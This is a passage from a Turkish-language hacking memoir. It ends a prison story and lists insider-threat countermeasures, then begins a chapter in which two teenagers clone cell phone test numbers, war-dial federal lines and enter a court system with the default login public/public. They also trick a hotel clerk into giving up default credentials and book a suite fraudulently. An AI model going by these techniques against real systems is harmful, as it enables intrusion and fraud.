William 30 yıllık cezasının ilk çeyreğini yaşıyordu ama şartlı tahliye kurulu öncesi yıllık görüşmelerde hiçbir başarı sağlayamıyordu. İnisiyatifi ele alma yeteneği tekrar öne çıkmıştı. İki haftada bir şartlı tahliye kuruluna mektup yazmaya başladı ve kopyalarını üç kurul üyesine de ayrı ayrı gönderdi. Mektuplar ne kadar yapıcı olduğunu detaylıca ortaya koyuyordu: "Hangi dersleri aldığım, hangi notları aldığım, okuduğum bilgisayar kitapları ve bunun gibi şeylerle onlara ciddiyetsiz olmadığımı ve zamanımı boşa harcamadığımı göstermeye çalışıyordum."

"İçlerinden biri anneme, benden, 'Altı çocuğun toplam olarak yolladığından fazla mektup aldığını' söylemişti." İşe yaradı. Neredeyse bir yıl buna devam etti ve kurul öncesi son görüşmede, tahliye ettiler. Cezası daha kısa olan Danny de aynı sıralarda serbest bırakıldı.

Hapisten çıktıklarından beri hem William hem de Danny azimle bedadan uzak bir hayat yaşıyor ve "içeride" geçirdikleri yıllarda edindikleri beceriler sayesinde bilgisayarla ilgili işlerde çalışıyorlar. Hapisteyken üniversite seviyesinde teknik eğitim almış olmaları yanı sıra, her ikisi de, tehlikeli olmasına rağmen, edindikleri uygulamalı deneyimin şu anda geçimlerini sağladıkları ileri düzey becerileri kazandırdığını düşünüyor.

Danny hapisteyken üniversite için 64 kredi saati kazandı ve kendisini profesyonel sertifikalar bakımından eksik hissetse de, şu anda Access ve SAP dahil, kayda değer bilgisayar uygulamaları kullanıyor.

Hapishaneden önce William ebeveynlerinin desteğiyle üniversitede ilk yılını tamamlamıştı ve ikinci sınıftaydı. Dışarı çıkınca eğitimine devam edebilecekti. "Mali yardım başvurusunda bulundum, hak kazandım ve okula gittim. Sürekli A alıyor ve okulun bilgisayar merkezinde çalışıyordum."

Şu anda her ikisinin de mali yardımla desteklenmiş iki ön lisansı var – biri temel bilimler, diğeri ağ bilgisayar bakımı üzerine. İki ön lisansı olmasına rağmen William, Danny'nin konduğu bilgisayar işindeki şansa pek sahip olamamış. Bu yüzden de amelî bir pozisyonu kabul ederek, bulabildiği işe razı olmuş. Onun şansı, kararlılığı ve işverenin açık fikirli yaklaşımı olmuş. Şirket, bilgisayar konusundaki becerilerini fark eder etmez, fiziksel işlerden onu alıp, teknik niteliklerini daha iyi kullanabileceği bir göreve getirmiş. Ancak daha çok istediği ağ tasarımı üzerine değil, rutin şirket hesaplamaları üzerine çalışıyor ama gönüllü olarak da Houston bölgesindeki iki kilisenin bilgisayarlarını birbirine bağlamak için düşük maliyetli çözümler arayarak ihtiyaç duyduğu iş tatminini yaşıyor.

Bu iki adam aslında istisnai örnekler. Çağdaş Amerikan toplumunun en baskıcı ve en az tartışılan zorluklarından biri, hapisten çıkan suçluların çoğunun iş bulması, özellikle de bir aile geçindirmelerini sağlayacak bir iş bulması; bu durum neredeyse imkânsız. Bunu anlamak çok güç değil. Kaç işveren bir katil, silahlı soyguncu veya tecavüzcüye iş verme konusunda istekli olabilir ki? Pek çok eyalette sosyal yardım almaya bile uygun bulunmuyorlar. Geçinmek için çok az imkâna sahip şekilde, umutsuzca iş aramaya devam ediyorlar. Seçenekleri son derece sınırlı. Biz de sonra neden hapishaneye bu kadar çabuk döndüklerini merak ediyor ve kurallara uygun yaşama isteklerini yitirmiş olduklarını düşünüyoruz.

Bugün William'ın gençlere ve ebeveynlerine bazı somut tavsiyeleri var:

Bir gence değişmesi için kendinde bir değer bulması dışında ve-rilecek öğüt olduğunu düşünmüyorum; ve bunun için asla kısa yolu tercih etmemesini... Çünkü uzun yol her zaman sonuçta en kazançlı çıktığın yoldur. Ayrıca, bilirsin, asla kendini geliştirmeden boş boş oturma çünkü o zaman yapman gerekeni yapmak için yeterince değerli olduğunu hissetmiyorsun.

Danny de şüphesiz William'la aynı fikirdeydi:

Şu anki hayatımı dünyada hiçbir şeye değişmem. Hayatta yolumu ancak kendi değerlerimle bulabileceğime ve kestirmeden gitmemeye inanmaya başladım. Yıllar geçtikçe insanların bana kendi değerim üzerinden saygı duyabileceğini öğrendim. Bugün yaşamaya çalıştığım hayat bu.

İÇGÖRÜ

Bu öykü, çoğu bilgisayar saldırısına karşı sadece ortamda güvenlik sağlayarak koruma sağlayamayacağımızı açıkça ortaya koyuyor. Öyküdeki kötü adamlar her zaman ergen bilgisayar korsanları veya bilgisayar becerisine sahip hırsızlar olmayabilir; işinden hoşnut olmayan bir çalışan, yakın zamanda kovulmuş sinirli eski bir işçi veya bu öyküde olduğu gibi William ve Danny gibi içeriden başka türlü kişiler de olabilir.

İçeriden kişiler genellikle gazetelerde okuduğumuz saldırganlardan daha büyük tehdit oluşturur. Güvenlik kontrollerinin büyük çoğunluğu dışardan saldırılara karşı çevreyi koruma üzerine odaklanmıştır; ancak fiziksel ve elektronik ekipmana, kablolara, telefon dolaplarına, iş istasyonlarına ve ağ soketlerine erişimi olan kişi içeridedir. Ayrıca organizasyonda kimin elinde hassas bilgiler olduğunu, bilgilerin hangi bilgisayar sistemlerinde saklandığını ve hırsızlık ile dolandırıcılığın azaltılması için uygulanan kontrolleri nasıl pas geçeceklerini de bilirler.

Bu insanların öyküleri bir başka yönüyle bana *Esaretin Bedeli* (Shawshank Redemption) filmini hatırlattı. Bu filmde Andy isimli bir mahkûm yeminli mali müşavirdi. Gardiyanların bazıları vergi iadelerini ona hazırlıyorlardı, o da vergi yükümlülüklerini azaltmak amacıyla mali kaynaklarını en iyi nasıl yapılandıracakları üzerine onlara tavsiyelerde bulunuyordu. Andy'nin kabiliyetleri hapisane personeli arasında yaygın şekilde biliniyordu; bu sayede hapishanede giderek daha fazla muhasebe işi yaparak, nihayetinde defterler üzerinde "oynama yapan" Hapisane Müdürüne kadar ulaşmıştı. Sadece hapishanede değil, her yerde hassas bilgilerimizi kime emanet ettiğimiz konusunda dikkatli ve tedbirli olmamız gerek.

Benim kendi davamda ABD Marshal Teşkilatı benim yeteneklerim nedeniyle üst seviyede paranoya geliştirdi. Dosyamın içine hapisane yet-

kililerini bana hiçbir şekilde kişisel bilgilerini ifşa etmemeleri konusunda uyarın bir ihtarname koydular – hatta isimlerini bile söylememelerini istedikler çünkü benim devletin gizli veritabanlarına ulaşım, herhangi birinin, federal bir görevlinin bile kimlik bilgilerini silebileceğime dair çılgın bir söylentiye inanmışlardı. Sanırım çok fazla “The Net” izlemişlerdi.

KARŞI ÖNLEMLER

İçeriden yapılan istismarları önlemek ve tespit etmekte etkili olabilecek en önemli güvenlik kontrolleri arasında şunlar sayılabilir:

Hesap verilebilirlik. Hesap verilebilirlik konusunda iki yaygın uygulama vardır: *Rol tabanlı hesaplar* adı verilen hesapların kullanılması – yani çoklu kullanıcılar tarafından paylaşılan hesaplar ve çalışan dışarıdayken veya mevcut olmadığında erişime izin vermek için hesap bilgisi veya şifrelerin paylaşılması uygulaması. İşler ciddiye kötü gittiğinde her ikisi de makul reddedilebilirlik ortamı yaratır.

Çok basitçe, hesap bilgilerinin paylaşılması, toptan yasaklanmıyorsa bile, teşvik edilmemelidir. Buna, çalışanın giriş bilgileri vermesi gerektiğinde kendi iş istasyonunu kullanması zorunluluğu da dahildir.

Çok hedefli ortamlar. Çoğu işyerinde, tesisin çalışma alanlarına girmenin yolunu bulabilen bir saldırgan, sistemlere de kolaylıkla erişim yolunu bulur. Sadece birkaç çalışan iş alanını terk ederken bilgisayarını kilitler veya ekran koruyucu kullanır veya şifre girer. Kötü niyetli birinin korunmayan bir iş istasyonuna gizlilik izleme yazılımı kurması sadece birkaç saniye alır. Bir bankada veznedarlar başından ayrılmadan önce para çekmecesini mutlaka kilitlerler. Ne yazık ki bu uygulamayı başka kurumlarda pek fazla göremeyiz.

Cihazları elektronik olarak kitlemek için ekran koruyucu bir şifre veya başka programların kullanımını gerektiren bir politika uygulayın. Bilgi İşlem Bölümünün bu politikayı yapılandırma yönetimi yoluyla yerine getirdiğinden emin olun.

Şifre yönetimi. Kız arkadaşım yakın geçmişte dışarıdan web tabanlı intranet erişimi için şifre girişinde tahmin edilebilir bir şablon kullanan bir Fortune 50 şirketinde işe başladı. Kullanıcı adını takiben rastgele üç basamaklı bir sayı giriliyor. Bu şifre, çalışan işe alınırken belirleniyor ve çalışan tarafından daha sonra kesinlikle değiştirilemiyor. Bu da herhangi bir çalışan için 1.000 kez denemeyle şifreyi tespit edebilecek basit bir kod yazmayı mümkün kılıyor – saniyeler içinde yapılabilecek bir şey.

İster şirket tarafından, ister çalışanın kendisi tarafından belirlenmiş olsun, çalışanların şifreleri kolaylıkla tahmin edilebilir bir şablonda olmamalı.

Fiziksel erişim. Şirket ağına aşına olan bilgili çalışanlar, ortalıkta kimse olmadığı zamanlarda sisteme sızmak için fiziksel erişim kullanabilirler. Bir keresinde Kaliforniya’da bir telekomünikasyon şirketi olan GTE’de çalışıyordum. Binaya fiziksel erişiminin olması, tüm krallığın anahtarına sahip olmak gibiydi – tüm kapılar sonuna kadar açıktı. Herkes başka bir çalışanın odasındaki iş istasyonuna girebilir ve hassas bilgilere erişim sağlayabilirdi.

Eğer çalışanlar güvenli BIOS şifreleri ve çıkışlar kullanarak veya bilgisayarlarını kapatarak, masaüstlerini, iş istasyonlarını, dizüstü bilgisayarlarını ve PDA cihazlarını uygun şekilde emniyete alırlarsa, içerideki kötü niyetli kişi amacına ulaşmak için daha fazla zaman harcamak zorunda kalacaktır.

Özellikle hassas bölgelerde, kimliği belirsiz kişilerle karşı karşıya gelinen ortamlarda kendinizi daha rahat hissetmek için çalışanlarınızı eğitin. Girişleri, denetimleri ve tesis içindeki hareketleri kontrol etmek için kameralar ve/veya kimlikli giriş sistemleri gibi fiziksel güvenlik kontrolleri kullanın. Fiziksel giriş ve çıkış kayıtlarını düzenli olarak inceleyerek, özellikle güvenlikle ilgili bir durum ortaya çıktığında, alışılmadık davranış biçimlerini belirleyin.

“Ölü” odalar ve diğer erişim noktaları. Çalışanlardan biri şirketten ayrıldığında veya başka bir pozisyona geçtiğinde odası boş kalınca, içeriden kötü niyetli biri kendi kimliğini gizleyerek bu odadan aktif ağ soketleri vasıtasıyla ağa sızabilir. Daha da kötüsü, iş istasyonu genellikle odanın arkasında bir yerde, ağa bağlı şekilde kötü niyetli kişiler dahil olmak üzere isteyen herkesin (hatta odanın boş olduğunu keşfeden yetkisiz bir ziyaretçinin bile) kullanımına hazır hâlde kalır.

Konferans odaları gibi diğer erişim noktaları da içeriden zarar vermeye niyetli kişiler için kolay erişim sağlar.

Kimliği belirsiz veya yetkisiz erişimi engellemek için kullanılmayan tüm ağ soketlerini işlevsiz hâle getirin. Boş kalan odadaki tüm bilgisayar sistemlerinin yetkisiz erişime karşı emniyete alındığından emin olun.

Personel çıkarma. İşten çıkarıldığı bildirilen her çalışan, potansiyel risk olarak görülmelidir. Bu çalışanlar özellikle önemli verileri kopyalayarak veya indirerek gizli iş bilgilerine erişmelerine karşı gözlenmelidir. Artık bir gigabayt veya daha fazla veriyi alabilen

minik USB flaş belleklerle, birkaç dakikada yüksek miktarlarda hassas bilgiyi yükleyip kapıdan çıkıp gitmek işten bile değil.

Bir çalışanın işten çıkarılması, rütbe indirimi veya istenmedik bir transferi bildirilmeden önce erişimine sınırlamalar getirmek rutin bir uygulama olmalıdır. Ayrıca çalışanın bilgisayarını yetkisiz veya potansiyel olarak zararlı faaliyetlere karşı izleyin.

Yetkisiz donanım yüklenmesi. İçeriden kötü niyetli kişiler başka bir çalışanın odasına kolaylıkla girebilir ve şifreleri ile diğer gizli bilgilerini ele geçirmek için tuş kaydedici yazılım veya donanım kurabilir. Yine, flaş bellekler veri hırsızlığını kolaylaştırır. Bazı durumlarda haklı görülmesine rağmen, yazılı izin olmadan her türlü donanım aracının kullanımını sınırlayan bir güvenlik politikası uygulamak kuşkusuz kolay değildir; iyi niyetli çalışanlar bundan rahatsız olacaklar, kötü niyetlilerin ise umurunda bile olmayacaktır.

Son derece hassas bilgilerle çalışan bazı kuruluşlarda, iş istasyonlarındaki USB girişini kaldırmak veya işlevsiz hale getirmek gerekli bir kontrol olabilir.

Etrafta dolaşarak düzenli denetimler yapılmalıdır. Bu denetimler özellikle cihazlara yetkisiz kablosuz araçlar, tuş kaydedici donanım veya modemler takılıp takılmadığını ve yetkilendirilmişler haricinde hiçbir yazılım yüklenmediğini kontrol etmelidir.

Güvenlik veya Bilgi İşlem personeli, 802.11 destekli bir PDA, hatta Microsoft işletim sistemi ve kablosuz kartına sahip bir dizüstü bilgisayarla bile, yetkisiz kablosuz erişim noktalarını yakın civarda anında kontrol edebilir. Microsoft Windows, yakın civarda bir kablosuz erişim noktası tespit ettiğinde bir uyarı kutucuğu açan sıfır konfigürasyon özelliğine sahiptir.

Çifte denetim. Çalışanlar kuruluş içindeki kritik iş süreçlerini öğrendikçe, dolandırıcılık veya hırsızlığı tespit etmekte kullanılan denge ve frenlerdeki zayıflıkları belirlemekte daha iyi bir pozisyona gelirler. Dürüstlükten uzak bir çalışan, işin nasıl yürüdüğü bilgisine dayanarak çalmaya veya başka türlü zararlar vermeye daha yatkın hâle gelir. İçeridekilerin genellikle ofislere, dosya dolaplarına, dahili posta sistemlerine serbest erişimi vardır ve günümüzdeki işleyiş sürecine dair bilgilidirler.

Zaafalarını belirlemek için hassas ve kritik iş süreçlerini analiz edin ki, karşı önlemler uygulanabilsin. Belirli durumlarda, bir kişi tarafından yerine getirilen hassas bir işlemin bir başkası tarafından ayrıca kontrol edilmesiyle uygulanan görevlerin ayrılması yöntemi, güvenlik riskini azaltabilir.

İşyerinde ziyaretçi politikası. Başka ofislerden gelen çalışanların da dahil olduğu dışarıdan gelen ziyaretçiler için bir güvenlik politikası oluşturun. Etkili bir güvenlik kontrolü için, ziyaretçinin te-
sise girmeden önce devletin verdiği bir kimliği ibraz etmesi ve bilgilerinin güvenlik kaydına girilmesi gerekir. Eğer bir güvenlik ihlali söz konusu olursa, failin belirlenmesi mümkün olur.

Yazılım envanteri ve denetim. Her sistem için kurulan ve lisanslanan tüm yetkili yazılımın envanterini tutun ve düzenli olarak bu sistemlerin uygunluk denetimini yapın. Bu envanter işlemi sadece yazılım lisans yönetmeliklerinin yasal uygunluğunu sağlamaz, ayrıca güvenliği olumsuz etkileyebilecek her türlü yetkisiz yazılım kurulumunu tespit etmekte de kullanılır.

Tuş kaydedici, reklam destekli yazılımlar (adware) ve diğer casus yazılımlar gibi kötü niyetli yazılımların yetkisiz kurulumunu tespit etmek, geliştiricilerin programı işletim sistemi içine gizlemekte ne kadar akıllıca davrandığına bağlı olarak zorlaşır.

Bu gibi kötü niyetli programları tespit etmek için, aşağıdaki gibi ticari yazılımları kullanın:

- Spycop (www.spycop.com'da mevcut)
- PestPatrol (www.pestpatrol.com'da mevcut)
- Adware (www.lavasoftware.com'da mevcut)

Yazılım bütünlüğü için denetleme sistemleri. Çalışanlar veya içeriden kötü niyetli kişiler geçiş güvenlik kontrollerinde kullanılan kritik işletim sistemi dosyalarını veya uygulamalarını başkasıyla değiştirebilir. Bu öyküde, bilgisayar korsanları içeriden kişisel bilgisayarın Anywhere uygulamasını sistem çubuğunda göstermeden, dolayısıyla tespit edilmeden çalıştıracak değişikliği yapmışlardı. Hapishane yetkilileri Danny ve William'ın tepelerinden bakarken, düzenli olarak kendilerinin her hareketinin onlar tarafından izlendiğini asla fark etmediler.

Bazı durumlarda bir bütünlük denetimi yürütmek ve "izleme listesindeki" sistem dosyalarında ve uygulamalarında değişiklik yapıldığında bildirimde bulunan bir yardımcı uygulama kullanmak uygun olabilir.

Fazla imtiyaz. Windows tabanlı ortamlarda çoğu son kullanıcı kendi cihazında yerel yönetici haklarına sahip olarak hesabına giriş yapar. Bu uygulama, daha rahat olmasının yanında, içeriden kötü niyetli birinin yerel yönetici imtiyazına sahip olduğu her sistem üzerinde tuş kaydedici veya ağ izleyici (sniffer) kurmasını son derece kolaylaştırır. Uzaktan çalışan saldırganlar da bir e-mailin ekinde gizleyerek, saf kullanıcının açmasıyla birlikte


sisteme yerleşen kötü niyetli programlar gönderebilir. Bu gibi eklerin oluşturduğu tehdit, kullanıcıların ve programların istenen görevi yerine getirmek için gereken en düşük düzeyde imtiyazla çalışması anlamına gelen “minimum imtiyaz” (least privilege) kuralı ile en aza indirilebilir.

SONUÇ

Bazı durumlarda, yaygın yaklaşım detaylı güvenlik önlemlerinin zaman kaybı olduğunu söyler. Örneğin askeri bir okulda, öğrenci kitlelerinin aldatmak veya kuralları çiğnemek için her fırsatı kollayan kişilerle dolu olmasını beklemezsiniz. Bir ilkokulda, on yaşındaki çocukların bilgisayar güvenliği hakkında teknoloji personelinin daha bilgili olmasını beklemezsiniz.

Bir hapishanede de yakından izlediğiniz ve belirli katı kurallar altında yaşayan mahkûmların sadece internete giden yolu keşfetmelerini değil, her gün müzik dinleyerek, film izleyerek, karşı cinsle web üzerinden iletişim kurarak ve bilgisayarlar hakkında her gün dahafazla şey öğrenerek saatler geçirebileceklerini beklemezsiniz.

Kıssadan hisse: Herhangi bir okul, çalışma grubu veya başka bir oluşum için bilgi güvenliğinden sorumlu kişiyseniz, kuruluşun içinden biri dahil olmak üzere, kötü niyetli kişilerin ağınıza sızmak için duvarda küçük bir çatlak veya güvenlik zincirinizin en zayıf halkasını bulmaya çalıştığını varsaymalısınız. Herkesin kurallara göre oynayacağını düşünmeyin. Potansiyel ihlalleri önlemek için uygun maliyetli çözüm ne ise onu uygulayın. Gözden kaçırdığınızın ne olabileceğine göz atmayı da ihmal etmeyin. Kötü adamlar sizin dikkatsizliğinizden yararlanırlar.



Hırsızlar ve Polisler



HIRSIZLAR VE POLİSLER

Emniyet görevlileriyle dolu bir sınıfa girdim ve, “Sayacağın şu isimlerden herhangi birini tanıyor musunuz?” diye sordum. Tüm isim listesini okudum. Federal memurlardan biri, “Bunlar Seattle’daki ABD Bölge Mahkemesi hakimleri,” dedi. Ben de, “Tamam o zaman, elimde kırılmış 26 şifrenin olduğu bir şifre dosyası var,” dedim. Tüm federal memurlar mosmor oldu.

– Don Boelling, Boeing Havacılık

Matt ve Costa, Boeing Havacılık’a bir saldırı planlamamışlardı; sadece olay o şekilde gelişti. Ama bu olayın ve zincirleme gelişen diğer korsanlık faaliyetlerinin sonucu bir uyarı mahiyetindeydi. Bu ikisi, hareketlerinin sonuçlarını kestirmekte çok tecrübesiz olan diğer bilgisayar korsanı çocukları uyaran bir kampanyanın reklam yüzleri olabilirlerdi.

Costa Katsaniotis bilgisayar öğrenmeye 11 yaşındayken edindiği Commodore Vic 20 ile başladı ve cihazın performansını arttırmak için programlama işine girişti. O genç yaşında, arkadaşlarının çevrimiçi bağlanmasına ve kendi sabit disk içeriğinin listesini görmelerine izin veren bir yazılım geliştirdi. “Bilgisayar işine gerçekten girdiğim ve bilgisayarın ‘bu şey nasıl çalışır’ yönünü sevdiğim nokta tam burası.” Sadece programlama değil; söylediğine göre, vidaları kaybetme endişesi olmadan donanımı da söktü. “Çünkü üç yaşımda parçaları sökmeye başlamıştım,” diyordu.

Annesi onu sekizinci sınıfa kadar özel bir Hristiyan okuluna, sonra devlet okuluna gönderdi. O yaşlarda müzik zevki U2 (ilk satın aldığı albümmüş ve halen de büyük hayranlarındanmış), Def Leppard ve “daha karanlık müziklere” yönelmiş. O sıralarda bilgisayara dair zevkleri de “telefon numaralarıyla yapabildiği her şeyi” içerecek şekilde genişlemiş. Yaşı daha büyük bazı çocuklar uzun mesafeli telefon görüşmesi yapmakta kullanabilecekleri telefon numaraları ve 800-WATS güçlendiriciler hakkında bilgi sahibiymiş.

Costa bilgisayarlara bayılıyordu ve onları anlamak konusunda doğal bir yeteneğe sahipti. Belki de babasının yokluğu, bu gencin tüm kontrolün eline olduğu bir dünyaya olan ilgisini arttırdı.

Daha sonra lisede bir nevi mola verdim ve kızlarla ilgilenmeye başladım. Ama halen bilgisayar tutkum devam ediyordu ve mutlaka el altında tutuyordum. Bunu yapabileceğim Commodore 128 bilgisayarım olana kadar, bilgisayar korsanlığı işlerine tam anlamıyla başlamamıştım.

Costa, Washington eyalet alanında BBS (İlan Panosu Sistemi) üzerinden Matt –Charles Matthew Anderson– ile tanıştı. “Yüz yüze tanışmadan önce sanırım bir yıl kadar telefonla ve bu ilan panoları üzerinden mesajla iletişim kurduk.” Matt –takma adı “Cerebrum– çocukluğunu “oldukça normal” olarak tanımlıyor. Babası Boeing’te mühendisti ve evde Matt’in de kullanmasına izin verdiği bir bilgisayarı vardı. Babasının oğlunun müzik tercihlerinden son derece rahatsız olmasından dolayı (“endüstriyel ve biraz karanlık müzikler”) Matt’in bilgisayarda izlediğı tehlikeli yolu nasıl gözden kaçırdığını anlamak güç değil.

Dokuz yaşlarındayken temel programlamayı öğrenmeye başladım. Ergenlik yıllarımda çoğumu bilgisayarda grafikler ve müzikle uğraşarak geçirdim. Bugün halen bilgisayarları sevme nedenlerinden biri bu –multimedya zimbirtıları üzerinde korsanlık yapmak cidden eğlenceli.

İlk korsanlık deneyimlerime lise son sınıfta, telefon şebekesine yasadışı sızarak, uzun mesafeli aramalar için öğretmenlerin veya idarecilerin kullandığı telefon şebekesinden faydalanmayı öğrenerek başladım. Lise yıllarında bununla yoğun şekilde ilgilendim.

Matt sınıfının en iyi 10 öğrencisi arasında liseyi bitirdi, Washington Üniversitesi’ne girdi ve eski tip programlama eğitimi almaya başladı: Merkezi işlem programcılığı. Üniversitede kullandığı Unix cihazındaki yasal hesaba sayesinde, “bazı yeraltı ilan panoları ve web sitelerinin de yardımıyla”, ilk kez Unix üzerine kendini eğitmeye başladı.

Telefon Şebekesine Sızma

Takım haline geldikten sonra, Matt ve Costa “phreaking” adı verilen, telefon sistemine yasadışı sızma yolunda birbirlerini yanlış yöne doğru sürüklüyorlar gibi görünüyordu. Bir gece Costa’nın hatırladığına göre ikisi bilgisayar korsanlarının “çöp karıştırıcılığı” adını verdikleri, cep telefonu şirketlerinin röle kulelerinin dışında bırakılan çöplerin karıştırıldığı bir keşif gezisine çıktılar. “Çöpte kahve atıkları ve pis şeylerin yanında, her kulenin ve her telefon numarasının yazılı olduğu bir liste bulduk.” –telefon numarası ve ESN adı verilen elektronik seri numarası, her bir cep telefonuna verilen özgün bir belirleyicidir. İkizlerin çocukluklarına dair ortak bir anıyı hatırlaması gibi, Matt, “Bunlar teknisyenlerin sinyal gücünü

test etmek için kullandıkları numaralardı. O kuleye özgü özel cep telefonları vardı,” diye sürdürüyordu.

Çocuklar OKI 900 cep telefonları ve telefonlardaki bilgisayar çiplerine yeni program yükleyebilmek için bir cihaz satın aldılar. Sadece yeni numaraları programlamaktan fazlasını yaptılar; elleri değmişken istedikleri tüm telefon numaralarını ve ESN numaralarını telefonlara programlamalarını sağlayan özel bir yerleşik yazılım da yüklediler. Telefonları buldukları özel test numaralarına programlayarak, kendilerine ücretsiz cep telefonu hizmeti sağlamış oldular. “Kullanıcı arama yapmak için hangi numarayı kullanmak istediğini seçebiliyordu. Mecbur kalırsak, çok hızlı şekilde başka bir numaraya geçebiliyorduk,” diyor Costa.

(Ben buna “Kevin Mitnick cep telefonu planı” adını verdim – ne demek istediğimi anladıysanız, ayda değil, dakikada değil ama en sonunda çok yüklü bir ödeme yapmak zorunda kalabilirsiniz.)

Bu programlama sayesinde Matt ve Costa dünya üzerindeki herhangi bir yerle, istedikleri görüşmeyi yapabiliyordu; eğer aramaların kaydı bir şekilde tutulsaydı, cep telefonu şirketinin resmi iş faaliyetleri kayıtları altında görünecekti. Ücret olmayınca, sorun da yoktu. Tam da telefon hattına sızan birinin veya bilgisayar korsanının istediği gibi.

Mahkemeye Çıkış

Benim de çok iyi bildiğim gibi, mahkemeye düşmek bir bilgisayar korsanının isteyeceği en son şeydir. Costa ve Matt birlikte yürüttükleri korsanlık işinin başlarında, ama farklı bir şekilde, mahkemeye düştüler.

Çöp karıştırma ve telefon hattına illegal sızmanın yanı sıra, iki kafadar sıklıkla, sızabilecekleri bilgisayar sistemlerine bağlanmış olabilecek çevirmeli ağ modemleri aramak amacıyla, bilgisayarlarını otomatik arama yapacak şekilde ayarlıyorlardı. Bir gecede 1.200 telefon numarasına kadar kontrol edebiliyorlardı. Cihazlarının durmaksızın arama yapması sayesinde, iki-üç günde bir tüm telefon prefikslerini elden geçirebiliyorlardı. Cihazlarına geri döndüklerinde, bilgisayar kayıtları hangi numaralardan cevap aldıklarını gösteriyordu. “Seattle’da, 206-553 arasındaki numaralarla başlayan hatları taramak için otomatik numara çevirici programı çalıştırıyordum,” diyor Matt. “Tüm bu telefon numaraları farklı tiplerde federal kurumlara aitti. Bu yüzden sadece o prefiks bile sıcak bir hedefti çünkü federal hükümet bilgisayarlarına bağlıydılar.” Aslında devlet kurumlarını kontrol etmek için hiçbir özel nedenleri yoktu.

Costa: Çocuktuk. Temel bir planımız yoktu.

Matt: Yaptığımız şey denize bir ağ atmak ve hangi balıkları yakalayacağımızı görmek gibi bir şeydi.

Costa: Daha çok, "Bakalım bu gece ne yapabiliriz?" havasında takılıyorduk. "Bu gece ne tarayabiliriz?"

Costa bir gün otomatik numara çevirici kayıtlarına baktı ve programın "ABD Bölge Mahkemesi" gibi bir bilgisayarı aradığını gördü. Ekranda, "Federal mülkiyettir!" yazıyordu. "Ağız sulandırıcı görünüyor" diye düşündü.

Ama sisteme nasıl gireceklerdi? Bir kullanıcı adı ve parolaya ihtiyaçları vardı. Costa'nın dediğine göre, "Sanırım Matt tahmin etmişti." Cevap çok basitti: Kullanıcı adı: "kamu" (public). Parola: "kamu" (public). İşte, kapıyı tutan gerçek bir güvenliği olmayan, federal mülkiyete ait bu sitenin "gerçekten güçlü ve korkutucu bir başlığı" vardı.

"Sistemlerine girince, parola dosyasını ele geçirdik," diye sürdürüyordu Matt. Hâkimlerin kullanıcı adlarını ve parolalarını kolaylıkla elde ettiler. "Hâkimler bu mahkeme sisteminde fiili olarak karar defteri bilgilerini inceleyip, jüri bilgilerine veya davaların geçmişlerine ulaşabiliyorlardı."

Tehlikeyi hisseden Matt, "Mahkeme sitesini çok derinlemesine incelemedik," dedi. En azından o an için.

Otel Müşterileri

Aynı sıralarda kafadarlar başka işlerle de meşgullerdi. "Uğraştığımız bir başka konu, bir kredi birliği idi. Matt kod numaralarında bir şablon keşfetti, bu da bizim birliğin hesabından telefon görüşmeleri yapmamızı kolaylaştırdı." Ayrıca Motorlu Taşıtlar Dairesi bilgisayar sistemine sızmak ve "ne tip sürücü ehliyeti ve benzeri şeyler yapabileceğimizi görmek," gibi bir planları da vardı.

Becerilerini geliştirmeye ve bilgisayarlara sızmaya devam ettiler. "Kentteki birçok bilgisayara giriyorduk. Araba galericiliği oynuyorduk. Ha, bir de Seattle bölgesinde bir otel vardı. Onları arayıp, otelin rezervasyon yazılımını kuran şirketin yazılım teknisyeni gibi davranmıştım. Resepsiyondaki bayanlardan biriyle konuşmuş ve bazı teknik aksaklıklar olduğunu, eğer bazı değişiklikler yapmazsa, işini doğru şekilde yapamayacağını söylemiştim."

Bu klasik ve aşına olduğumuz toplum mühendisliği numarası sayesinde, Matt sisteme giriş bilgilerini kolaylıkla edindi. "Kullanıcı adı ve parolası 'otel' ve 'öğrenmek'ti." Bunlar yazılım geliştiricilerinin kullandığı varsayılan ayarlardı; hiç değiştirilmemişlerdi.

Bu ilk otelin bilgisayarlarına sızmak, oldukça yaygın şekilde kullanıldığı ortaya çıkan otel rezervasyon yazılım paketini anlamalarını sağladı. Birkaç ay sonra başka bir oteli hedef aldıklarında, bu otelin de aşına oldukları yazılımı kullanıyor olabileceğini keşfettiler. Böylece bu otelin de

varsayılan ayarları kullanabileceğini düşündüler. Her iki varsayımlarında da haklıydılar. Costa şöyle anlatıyor:

Otel bilgisayarına girdik. Temel olarak karşımızda aynen öbür oteldekine benzer bir ekran vardı. Böylece giriş yaptım ve deniz manzaralı, lavabolu bar tezgâhı ve her şeyi olan, geceliği \$300'lık süitlerden birini rezerve ettim.

Sahte bir isim kullandım ve oda için \$500'lık nakit ön ödeme yapıldığı notunu düştüm. Bir gecelik eğlence için rezervasyon yaptım. Esasen tüm hafta somu orada kaldık, parti yaptık ve mini barı boşalttık.

Otelin bilgisayar sistemine girmek onlara ayrıca, "mali bilgileri dahil olmak üzere" otele kalan müşterilerin bilgilerine erişim şansı da verdi.

Otelden çıkarken, bizimkileri resepsiyonda durdurdular ve nakit ön ödemelerinin üstünü vermeye çalıştılar. Resepsyonist çek göndereceklerini söyleyince, uydurma bir adres verip ayrıldılar. Costa, "Bu yaptığımızdan dolayı hiç suçlu bulunmadık," diyerek, "Neyse ki zaman aşımı doldu," diye ekliyordu. Pişmanlık var mı? Hemen hemen hiç. "Olanı da bir nebze bar tezgâhında giderdik."

Kapı Açmak

O vahşi hafta sonundan sonra gaza gelen çocuklar, bilgisayarlarının başına geçip Bölge Mahkemesi sitesine sızarak başka neler yapabileceklerine bakmaya başladılar. Kısa zamanda, mahkeme bilgisayarının bizim aracı şirket adını vereceğimiz bir şirketten satın alındığını keşfettiler. Bilgisayardaki yazılımın, yazılım yamasına her gerek olduğunda söz konusu aracı firmaya telefon açılmasını tetikleyen yapısal bir özelliği vardı – örneğin, "Aracı şirket bilgisayarının bir müşterisi güvenlik duvarı satın almışsa ve işletim sistemi bu güvenlik duvarını çalıştırmak için yamaya ihtiyaç duyuyorsa, şirket bu yamaları edinmek için kurumsal bilgisayar sistemine giriş yapıyordu. Temel olarak o zamanlar öyleydi," diye açıkladı Costa.

